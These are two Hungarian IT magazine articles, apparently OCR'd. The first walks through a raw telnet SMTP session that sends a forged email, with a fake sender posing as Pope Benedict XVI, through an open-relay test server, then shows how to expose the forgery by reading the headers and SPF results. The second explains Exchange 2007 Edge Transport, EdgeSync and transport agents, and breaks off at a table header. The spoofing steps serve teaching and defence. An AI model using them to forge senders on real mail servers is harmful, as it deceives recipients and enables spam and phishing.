
Ilyen a világ.

Fóti Marcell
Security MVP, MCT, MCSE, MCDBA, MZ/X
(marcellf@netacademia.net)


EGY KIS SPAMLÉLEKTAN

Ahhoz, hogy megértsük, miért is olyan nehéz harcolnunk a spam ellen, a legcélszerűbb, ha nekiállunk e-mailt boncolni. Méghozzá születés közben, illetve megérkezés után is.

Nem, most nem levelezőkliensből állítjuk elő a levelet. Inkább gyártunk egy levelezőklienst. Indítsunk el egy command prompt-ot. (Haladóbbak puttyolhatnak is.) Mielőtt elkezdenénk gépelgetni, jelzem, hogy a következő parancsok nem mindig hozzák meg a „megfelelő” végeredményt. Ahhoz ugyanis, hogy az eljárás működjön, a megcélzott levelezőszervernek 'open relay' módban kell működnie.



1. ábra. Egy levél elküldésének lenyomata SMTP-parancsokban



2. ábra. Hamisított levél az Outlookban

Ez röviden azt jelenti, hogy a szerver bárkitől elfogad minden különösebb ellenőrzés nélkül továbbítandó levelet. Szerencsére ilyet ma már egyre nehezebb találni.

De most, az elv megértése céljából hasba szúrtam a tesztszerveremet.

Tehát, támadjunk meg egy levelezőszervert:

```
telnet clack1.ankh-morpork 25
```

A 25-ös portot az SMTP-protokoll használja, példánkban tulajdonképpen egy SMTP-párostáncot, azaz sessiont szeretnék bemutatni. SMTP-parancsokat adunk az SMTP-szervernek, az pedig reagálni fog rá.

Persze, először beköszönünk neki:

```
Helo Geza
```

Nyilván lesz, akit zavarni fog, hogy ő nem Géza. Igazából mindegy. Bár itt a saját gépünk nevét kellene beírnunk, de nem nagyon szokták ezt ellenőrizni a szerverek.

Írjuk be a feladót:

```
mail from: postmaster@ankh.morpork
```

Ez a cím nem véletlenül lett kiválasztva. A levelezőszerverek általában úgy vannak beállítva, hogy a postmaster az isten, és a saját doménjükből szívesebben fogadjanak el levelet, mint máshonnan.

A feladó után adjuk meg a címzettet. Azt mondja:

```
rcpt to: rablo39@milkyway.universe
```

Egy rendesen beállított levelezőszerver legkésőbb ezen a ponton mondaná azt, hogy 'kívül tágasabb'.

Fontos: eddig a levél borítékját töltögettük. A levélpapírra íráshoz bele kell másznunk a Data parancsba. Írjuk is be:

```
Data
```

Ekkor egy úgynevezett levélszerkesztő üzemmódba kerülünk, amelyből a '.' karakter begépelésével tudunk kilépni.

A levélpapíron szintén meg lehet adni egy csomó értéket. Ilyeneket például, hogy:

```
subject: Eleted nagy lehetosege
```

Meg ilyeneket:

```
from: Oszentsege XVI Benedek romai papa
```

És itt most álljunk meg egy kicsit! Írtunk egy feladót a borítékra (mail from:) és most írtunk egyet a levélpapírra (from:) is. Melyik lesz az igazi? Attól függ.

A levél szállítása közben a borítékra írt cím játszik, de amikor a levelezőkliens megjeleníti a levelet, akkor már a belső, a levélpapírra írt cím.

Pontosan ez az első számú ok, amiért virágzik a spam. A most összerakott levelünk teljesen úgy fog kinézni, mintha maga Őszentsége adta volna fel.

Hogy miért ő? Mert a spammer általában igyekszik olyan tekintélyt állítani maga mögé, akinek feltétel nélkül hisznek az emberek.

A másik technika, amikor úgy szimulálnak megbízhatóságot, hogy a suttyomban feltelepülő rosszindulatú program a megfertőzött gépen lévő felhasználó címlistájából szed ki véletlenszerűen címeket, és ezeket teszi meg feladónak, illetve címzettnek.

Habár még cifrázhatnánk a fejlécet, de ennyi általában elég. Jöjjön a szöveg! Írjuk például azt, hogy

```
Kedves Barátom! Megbízható forrásból tudom, hogy lábgomba ellen a legjobb a PamPam lábkörömlakk.
Szívélyes üdvözlettel,
XVI. Benedek
```

És akkor most jöhet a '.'.

A levél mindenesetre elment, mint az az *1. ábrán* is látszik.

A címzett pedig már olyan levelet fog látni, mint amilyet a *2. ábra* mutat.

Ugye, teljesen élethűnek látszik?

A levél élveboncolása

Jogos lehet a kérdés, hogyan lehet felismerni egy ilyen hamisított levelet? Úgy, hogy megvizsgáljuk a levél fejlécét. Nem, nem azt a szürke részt a levél felső harmadában, hanem a rejtett fejlécet.

A *3. ábrán* látszik, hol tudjuk elérni egy Outlook-kliens esetén.

Most pedig nagy levegő, vizsgáljuk meg a technoblablát:

```
Received: from Moon.milkyway.universe (10.20.30.41) by earth.milkyway.universe
 (10.20.30.40) with Microsoft SMTP Server (TLS) id 8.0.685.24; Wed, 24 Oct
 2007 21:25:01 +0200
Received: from clack1.ankh.morpork (192.168.201.30) by Moon.milkyway.universe
(192.168.201.201) with Microsoft SMTP Server id 8.0.685.24; Wed, 24 Oct 2007
 21:24:18 +0200
Received: from Geza ([192.168.201.101]) by clack1.ankh.morpork with Microsoft
 SMTPSVC(6.0.3790.1830);      Wed, 24 Oct 2007 21:21:15 +0200
From: Oszentsege XVI Benedek romia papa
Subject: Eleted nagy lehetosege
BCC:
Return-Path: postmaster@ankh.morpork
Message-ID: <CLACK1l3zF1jbXHVfa300000001@clack1.ankh.morpork>
X-OriginalArrivalTime: 24 Oct 2007 19:22:32.0215 (UTC) FILETIME=[39855A70:01C81673]
Date: Wed, 24 Oct 2007 21:22:32 +0200
MIME-Version: 1.0
Content-Type: text/plain
Received-SPF: Fail (earth.milkyway.universe: domain of  does not designate
 10.20.30.41 as permitted sender) receiver=earth.milkyway.universe;
 client-ip=10.20.30.41; helo=Moon.milkyway.universe;
Received-SPF: Fail (Moon.milkyway.universe: domain of  does not designate
 192.168.201.30 as permitted sender) receiver=Moon.milkyway.universe;
 client-ip=192.168.201.30; helo=clack1.ankh.morpork;
X-MS-Exchange-Organization-SCL: 5
X-MS-Exchange-Organization-PCL: 2
X-MS-Exchange-Organization-Antispam-Report: DV:3.3.4604.600
```

Nem, ez nem kínaiul van. Simán olvasható. Csak tudni kell, honnan kezdjük el, és merre kell haladnunk.

A levél útvonalának visszafejtése a 'From' sor feletti résszel indul – és hátulról megyünk előre.

```
Received: from Geza ([192.168.201.101]) by clack1.ankh.morpork with Microsoft
 SMTPSVC(6.0.3790.1830);      Wed, 24 Oct 2007 21:21:15 +0200
```


Ez az első ugrás. Látható, hogy az első levelezőszerver, a clack1.ankh.morpork levelet kapott a magát Geza néven azonosító, egyébként 192.168.201.101 IP című gépről. A levél érkezési ideje 21 óra 21 perc.

```
Received: from clack1.ankh.morpork (192.168.201.30) by Moon.milkyway.universe
 (192.168.201.201) with Microsoft SMTP Server id 8.0.685.24; Wed, 24 Oct 2007
 21:24:18 +0200
```

A második ugrás. A fogadó levelezőszerver a Moon.milkyway.universe szerver, a küldő a clack1.ankh.morpork. A levél átpasszolási ideje: 21:24.

```
Received: from Moon.milkyway.universe (10.20.30.41) by earth.milkyway.universe
 (10.20.30.40) with Microsoft SMTP Server (TLS) id 8.0.685.24; Wed, 24 Oct
 2007 21:25:01 +0200
```

Az utolsó ugrás. A címzett postafiókja az Earth.milkyway.universe szerveren van, a levél a Moon.milkyway.universe szerverről érkezett, méghozzá 21:25-kor.



3. ábra. Így jutunk el a levél fejlécéhez

Van ebben bárhol vatikáni szerver?

De ha nem akarunk ennyit nyomozni, a gyors választ megtaláljuk a következő sorban:

```
Return-Path: postmaster@ankh.morpork
```

Itt van az igazi feladó.

Megcsíptük a második okot arra, hogy miért nehéz küzdeni jelenleg a spam ellen. Tegye fel a kezét az a rendszergazda, aki természetesnek tartja, hogy a felhasználói maguktól ki fogják találni, hogyan kell egy levél fejlécéből kinyerni az információkat? Tegye fel a kezét az a rendszergazda, aki szívesen vállalkozna arra, hogy megtanítja erre mind a sok száz alkalmazottat? És akkor a tömérdek otthoni emberről nem is beszéltünk, akiknek még rendszergazdájuk sincsen.

Semmibe sem kerülne bármelyik – hangsúlyozom: bármelyik – levelezőkliensbe belerakni egy olyan nyomógombot, ami rákattintva felhasználóbarát formában mutatná meg a fejléc információit. Milyen állomásokon keresztül jött a levél? Mikor volt az egyes szervereken? Ki az igazi feladó? De nincs. Én legalábbis nem ismerek ilyen klienst.


Pedig van ott még számos egyéb érdekesség is, vessünk csak egy pillantást az X mezőkre. Az e-mail felépítését az IT-szakma szabványai, az úgynevezett RFC-k írják le (281, 2281, 2282). Az X mezők kívül esnek ezen a szabványon, mégis hasznosak.

A legegyszerűbb, ha egy példán keresztül mutatjuk be, mik ezek.

Posta, csomag. Mit csinál a postás? Igen, átveszi a csomagot, ráfirkál valamit a tetejére egy vastag filctollal, aztán felhajítja a kiskocsijára. Nemcsak a csomag, hanem az idő is repül – és már meg is érkezik a csomagocska. Mit csinál a túloldali postás? Elolvassa a szabványos szöveget, hozzáolvassa a filctollal írt szöveget, és mindent tud – pedig a filctollas szöveg nem szabványos. De a megyéjükben van egy egyezség, hogy mit, hogyan jelölnek.

```
Received-SPF: Fail (earth.milkyway.universe: domain of  does
not designate
 10.20.30.41 as permitted sender) receiver=earth.milkyway.
universe;
 client-ip=10.20.30.41; helo=Moon.milkyway.universe;
Received-SPF: Fail (Moon.milkyway.universe: domain of  does
not designate
 192.168.201.30 as permitted sender) receiver=Moon.milky-
way.universe;
 client-ip=192.168.201.30; helo=clack1.ankh.morpork;
X-MS-Exchange-Organization-SCL: 5
X-MS-Exchange-Organization-PCL: 2
X-MS-Exchange-Organization-Antispam-Report:
DV:3.3.4604.600
```

Ezt a fejlécdarabot az előző levél fejlécéből kaptuk elő. Amiket itt látunk, azok mind a spam elleni harc jegyében kerültek bele a levélbe. Mivel X mező, így azok a levelezőszerverek, amelyek nem ismerik a konkrét mezőket, nem is bántják azokat. De amelyek megértik, azok tudni fogják, hogy a levél útvonalába eső két szerver – a moon.milkyway.universe és az earth.milkyway.universe – nem rendelkeznek SPF-bejegyzéssekkel a DNS-ben, illetve a konkrét levél heurisztikus elemzések szerinti SCL-értéke 5, PCL-értéke pedig 2.



4. ábra. Spamszűrő transzportszabály a spammer cégnél

Hogy ne csak a szerverek értsék:

- Az SPF technikáról részletesebben is írunk a magazin Edge Transport szerverről szóló cikkében.
- Az SCL szó szerint azt jelenti, hogy Spam Confidence Level, azaz spamvalószínűségi index. Minél magasabb, annál valószínűbb, hogy a levél spam. A levelezőszervereken konfigurálni lehet, hogy egyes értékekhez milyen akciókat rendeljenek (karantén, eldobás stb.).
- A PCL szó szerinti jelentése: Phishing Confidence Level, azaz phishing-valószínűségi index. (Aki esetleg nem tudná, a phishing az a technika, amikor egy valódihoz kísértetiesen hasonlító kamuweblapra irányítják a gyanútlan dolgozót, és ott bekérik a jelszavát.)

Persze a spammerek ravaszok, és védekeznek őrült módra. Az X mezők ellen például úgy, hogy már eleve akkor, amikor hamisítják a levelet, beleírnak kamu X-mezőket is. Ez ellen az okos spamfilter-szerverek egy úgynevezett Header Firewall elemmel védekeznek. Ez a vizsgálat előtt eltávolít minden X-mezőt a levélből – így csak a tényleg valós, általa beállított értékek lesznek a továbbmenő levélben.

Mint látható, az e-mail hamisítása jelenleg nem bonyolult. Igaz, már alig van olyan igazi SMTP-szerver a neten, amely 'open relay' lenne – de ott van a tömérdek megfertőzött zombigép, amelyekről a tulajdonosuk nem is tudja, hogy a rajta futó funny.exe valójában egy SMTP-szerver. A harc folyik, kísérlet rengeteg van (például az SPF, amely azért nem igazán terjed, mert senki sem meri eldobni az SPF nélküli levelet, vagy az az elv, hogy legyen valami irgalmatlan minimális költsége az e-mailnek, amely az átlagcéget nem zavarja, de a milliószám levelező spammert igen), de a spammerek mindig egy lépéssel a védekezők előtt lesznek.

Ugyanis beszélhetünk arról, hogy azért könnyű a spammerek dolga, mert az SMTP protokoll olyan bénácska, amilyen. Nyilván, mert amikor kitalálták, akkor senkinek sem jutott eszébe, hogy az a tíz gép, amelyik használta, ne bízzon meg egymásban. Mára meg már annyira elterjedt, hogy képtelenség megváltoztatni. Beszélhetünk, de tudomásul kell vennünk, hogy a spam melegágya a legemberibb tulajdonságok keveréke: hiszékenység, közöny, felelőtlenség, ostobaság és műveletlenség az egyik oldalon; kapzsiság, félrement értékrend a másikon.

Sohasem fog megszűnni.

Petrényi József
Exchange MVP, MCSE+M, MCITP
(petrenyi.jozsef@sao.hu) SAO-Synergon

A KIDOBÓEMBER

Egy korábbi cikkben már a kopasz, kigyúrt kidobóemberhez hasonlítottuk az Exchange Server 2007 Edge Transport szerepkörét – és a hasonlatra azóta sem érkezett frappáns cáfolat.

Ő az, aki kint él az utcán. Pontosan ismeri, ki mennyire kemény csávó. Pontosan tudja, ki mekkora pofonra van hitelesítve. Nem széplélek. Viselkedésében kissé hasonul is a légkörhöz, amelyben él. Megbízói sohasem lehetnek biztosak abban, hogy mennyire dolgozik nekik, és mennyire fertőzte meg az utcai világ. Emiatt nem is látják szívesen bent a bárban. Addig jó, amíg kint van, és nem engedi be a balhét – miközben odabent békésen csavarodnak krómrúdra a szórakoztatóipari alkalmazottak.

Nem túlzás, szó sincs róla. Csak a lengén öltözött hölgyek helyett képzeljük el a fénymásológépet, a vendégek helyett az irodai alkalmazottakat, pincér helyett meg a szervereket.

A főnök... az mindenhol főnök.

Azaz lefordítva az informatika nyelvére: a cégnél pezseg az élet, az alkalmazottak felhasználják a számítógépeket (néha ténylegesen is), időnként beszélgetnek, de inkább levelezgetnek egymással, na meg a külvilággal. Teszik ezt abban a biztos tudatban, hogy a levelezés mindig működik – és mindig jól működik. Pedig dehogy. A levelezés egyre kevésbé működik jól, legalábbis a levelezőszerverek üzemeltetői egyre elszántabban gyepálják a biteket, hogy ne legyen sem fennakadás, sem rosszindulatú betörés.

Nyilván senki számára sem újdonság, hogy az igazi nagy háború a cég határvonalán zajlik. Ott kell megakadályozniuk a rendszergazdáknak, hogy a káros tartalmak bejussanak, a bizalmas információk pedig kijussanak. Az sem lehet senki számára újdonság, hogy erre a célra már évek óta vannak megoldások, mindenféle smarthostok, felturbózott célhardverek képében, amelyeknek stabil helyük a cég demilitarizált zónájában van.

Szinkronban

Erre a piacra lépett most be a Microsoft. Egy általános Exchange alapú levelezési rendszer olyan címtárra épül, amelyben szinte minden információ megtalálható egy cég Microsoft alapú informatikájáról. Nyilván logikus lépés volt ezt a rendszert egy saját alkalmazottal védeni – egy olyan alkalmazottal, aki ismeri a közös nyelvet a bentiekkel.

Úgy is fogalmazhatnék: ahogy az Edge Transport funkció együttműködik, nem működik úgy együtt senki. És ez az a tulajdonság, amely életképessé teszi ezt a viszonylag későn megjelenő szereplőt.

Persze jogos lehet a felvetés: nem túl veszélyes-e, ha az Edge Transport-szerver annyi mindent tud a belső rendszerről? Ha része a címtárnak, akkor rajta keresztül a címtár is feltörhető. Ne feledjük el, az ő helye is a DMZ-ben van. Nos, itt egy fura megoldás született: az Edge Transport-szerver része ugyan az Exchange-organizációnak, de nem része a címtárnak. Ugye, emlékszünk rá: az organizáció a címtárra épül.

Mintha itt lenne valami ellentmondás.

Oldjuk fel! Címtárból nemcsak egy létezik. Van a nagy címtár, az Active Directory. És van egy kisebb címtáracska, az ADAM (újabban AD LDS). Működésüket tekintve meglehetősen hasonlóak: tulajdonképpen mindkettő egy ESE adatbázis alapokon nyugvó LDAP-szerver. Nyilván ezer különbség is van, de ebbe most ne menjünk bele. A lényeg az, hogy habár két különböző LDAP-szerverről van szó, remekül képesek együttműködni.

És ez a trükkje az Edge Transport-szervernek is. Egy úgynevezett EdgeSync folyamaton keresztül be tudja jegyezni magát az AD-ba úgy, mintha rendes benti Exchange-szerver lenne – illetve át tudja szippantani a feltétlenül szükséges információkat a saját ADAM-címtárába, anélkül, hogy bármilyen kritikus információt tárolna a belső rendszerről. Érezhető, hogy ez a megoldás jobban fog passzolni egy működő levelezési rendszerhez – de persze ez önmagában nem elég.

Első lépések – telepítés, beállítás

Az Edge Transport-szervert telepíteni felhőtlen öröm. Természetesen kellenek hozzá a szokásos Exchange-előkövetelmények (az 123-brigád: Powershell1, dotnet2 és MMC3), meg egész biztosan kétszer kell nekifutni a telepítésnek – az első úgyis csak azért lesz, hogy megmondja, mi hiányzik még neki. Persze precíz emberek lefuttathatják telepítés előtt az Exchange Best Practice Analyzert – de annak nincs semmi sportértéke.

Szóval fent van. Azt hinnénk, hogy működik is. Naiv elképzelés. Igaz, fel van szerelve egy komoly levélpucoló készlettel, de alaphelyzetben nem fog levelet fogadni, és egyébként sem lenne fogalma arról, hogy hová küldje tovább. Tulajdonképpen mindenféle send/receive szabállyal életre lehetne lehelni, de sokkal célszerűbb beindítani az EdgeSync folyamatot – akkor ugyanis ezek a szabályok automatikusan létrejönnek.

A levél routolása

De még most sem a folyamat leírása következik. Röviden tekintsük át, hogyan is mű-

ködik a levél routolása egy Exchange2007 rendszerben. Routing group, ugye az nincs. Link State tábla, routing master funkció szintén nem létezik. A routolás alapegysége az AD-telephely, a routolás matekozásához szükséges súlyértékek az AD site-konnektoraihoz rendelt értékek. (De létezik külön Exchange-specifikus érték is, ha el akarunk térni a címtárreplikációhoz használt értéktől.) Bridgehead szerver: a klasszikus értelemben szintén nincs, mivel a levelek sem szerverről szerverre pattogással közlekednek.


Mielőtt egy levél elindulna a vándorútjára, a Hub Transport szerver kiszámolja, hová is kellene eljutnia, majd egy úgynevezett direct relay segítségével közvetlenül a megcélzott szerverbe csattan be egy sessionnel.

Természetesen ez a megcélzott szerver nem feltétlenül a megcélzott Mailbox-szerverhez legközelebb eső Hub Transport (HTR) szerver, ha útba esik egy explicit konnektor, akkor annak a rögzítési pontján bemászik a konnektorba, és a kijárati pontján kimászik. Ilyen explicit konnektorok jönnek létre az EdgeSync során.

Ekkor ugyanis az Edge Transport-szerverünket hozzákapcsoljuk egy AD-telephelyhez, függetlenül attól, hogy a gép még csak nem is tartományi tag. Az Exchange-organizáció az adott telephelyhez tartozónak fogja tekinteni, ugyanis a címtárban létrejön egy ExchServerSite érték a szerver számára – márpedig amikor a routolás kalkulálódik, akkor a szerverek a címtárhoz fordulnak.

Ennek vannak persze következményei is:


- Egy Edge Transport-szervert csak egy telephelyhez lehet hozzárendelni.
- Másik telephelyhez új Edge Transport-szerver kell, de simán mehet ugyanabba a DMZ-be.
- Amikor beépítjük az Edge Transport-szervert, akkor rögzülnek a kapcsolatai a telephely Exchange HTR-szervereivel. Amennyiben új HTR-szerver kerül a telephelyre, nincs mód kiterjeszteni rá a szinkronizációt: gyakorlatilag le kell bontani az EdgeSyncet, és újra kell futtatni.



2. ábra. Edge Transport-szerverek a telephelyeken

Mondanom sem kell, nem csak szállítási konnektorok jönnek létre a szinkronizációs folyamatban, minden olyan információ átkerül az ADAM-be, amely a routoláshoz és a levelek pontos kezeléséhez kell:

- Send connector: konfigurációs adatok;
- Accepted domains;
- Remote domains;
- Message classifications;
- Safe Senders-listák;
- Recipient-adatok;



1. ábra. Automatikusan létrejövő EdgeSync-konnektorok

- TLS Send- és Receive Domain Secure-listák;
- Internal SMTP Servers-listák;
- az AD-telephely – ahová az Edge Transport-szerver feliratkozott – HTR-szervereinek listája.

És akkor nézzük végre, technikailag hogyan is történik egy EdgeSync megvalósítása!

Az EdgeSync működése

- Érdemes meggyőződnünk, hogy a belső tűzfalon nyitva van-e befelé a 25-ös port, illetve kifelé a 25, 50389, 50636 portok az Edge és a HUB Transport szerverek között. (Ez utóbbiak a secure LDAP miatt kellenek.)
- A New-EdgeSubscription cmdlet-tel legyártunk egy xml-fájlt az Edge Transport-szerveren. (Ebben a fájlban lesz az a credential, amelyik beleírhat az ADAM-adatbázisba.)
- Az xml-fájlt USB-kulcson átvisszük, és importáljuk valamelyik HUB Transport-szerveren, akár a New-EdgeSubscription parancs segítségével, vagy akár a grafikus felületről.
- A start-edgesynchronization parancs kiadásával megspórolunk magunknak pár óra idegeskedést (bár magától is lefutna valamikor).

Mint említettem, a send/receive konnektorok automatikusan létrejönnek, méghozzá olyan logika szerint, hogy a kifelé menő levelek az Edge Transport-szerverről induló – outbound – konnektorba bújnak bele, amely DNS-névfeloldás alapján szórja ki a leveleket az internetre. A befelé jövő levelek szintén az Edge Transport-szerverre leszúrt – inbound – konnektorba bújnak bele, a konnektor kimenete pedig... bármi, ami szóba jöhet. Igen, ez egy új terminológia, külön jelölés is van rá, így néz ki: '–'. Jelen esetben ez azt jelenti,

hogy minden olyan HTR-szerver, amely azon a telephelyen van, ahová az Edge Transport-szervert becsatlakoztattuk.

Amikor az egyes szerepkörökkel ismerkedtünk (http://tinyurl.com/yqxwcu), elolvashattuk, hogy a szállításért felelős szerverek mindegyikének kettős feladata van: a HUB Transport-szerverek a céges házirend betartatásával (szabályok, journaling, managed folders) foglalkoznak a szállítás mellett, az Edge Transport-szerverek másik fontos feladata viszont a levelezési higiénia betartatása. (Most tekintsünk el attól, hogy a határvonalak egyáltalán nem tűhegyes redisz-tollal lettek meghúzva, mindkét szerver – korlátozott funkcionalitással ugyan, de – bele tud piszkálni a másik feladatkörébe.)

Transport Agentek, azaz szállítási ügynökök

Beépített

- Transport Rule Agent
- Edge Rule Agent
- Journaling Agent
- Rewrite Agent
- És még sokan mások, leginkább spam-adjusztálás céljából

Külső gyártók ügynökei; itt léphetnek be

- A külső víruskereső-gyártók
- A külső spamfilter-gyártók
- Lacika, a főnök unokaöccse a saját levélleválogató szoftverével

A szállítási ügynökök

Nézzük akkor a levélpucolást.

Illetve, még ne nézzük – tisztázni kell ugyanis egy struktúrát: az úgynevezett szállítási ügynökök struktúráját. Ezek azok az ügynökök, amelyek Tie-vadász kabinjukban cikáznak fel-alá az SMTP-engine körül, és amint olyan esemény történik, ami felingerli őket, azonnal lecsapnak.

Azaz látható, hogy a szállításért felelős ügynökök és a higiéniáért felelős ügynökök ugyanabba a struktúrába épülnek be, és ugyanúgy is működnek. És ugyanez az infrastruktúra áll a külső gyártók rendelkezésére is.

Akkor most már nézhetjük az Edge Transport-szerver ügynökhadseregét (táblázat)!

Mindegyiknek van egy remek folyamatábrája, hogy pontosan hogyan, milyen szabályok alapján működik. Ebbe most nem mennék bele, hiszen a témáról már megjelent korábban egy részletes cikk a magazinban (http://tinyurl.com/2eqgay). Érdemes viszont kiemelni a szereplőket – és elmesélni pár érdekességet a viselt dolgaikról.


Connection filtering. Ez a tipikus IP Allow list/IP Block list alapú szűrés. Saját magunk is szerkeszthetjük a listákat, de előfizethetünk listaszolgáltatók listáira (RBL) is.

Az ügynök neve	Mire harap?
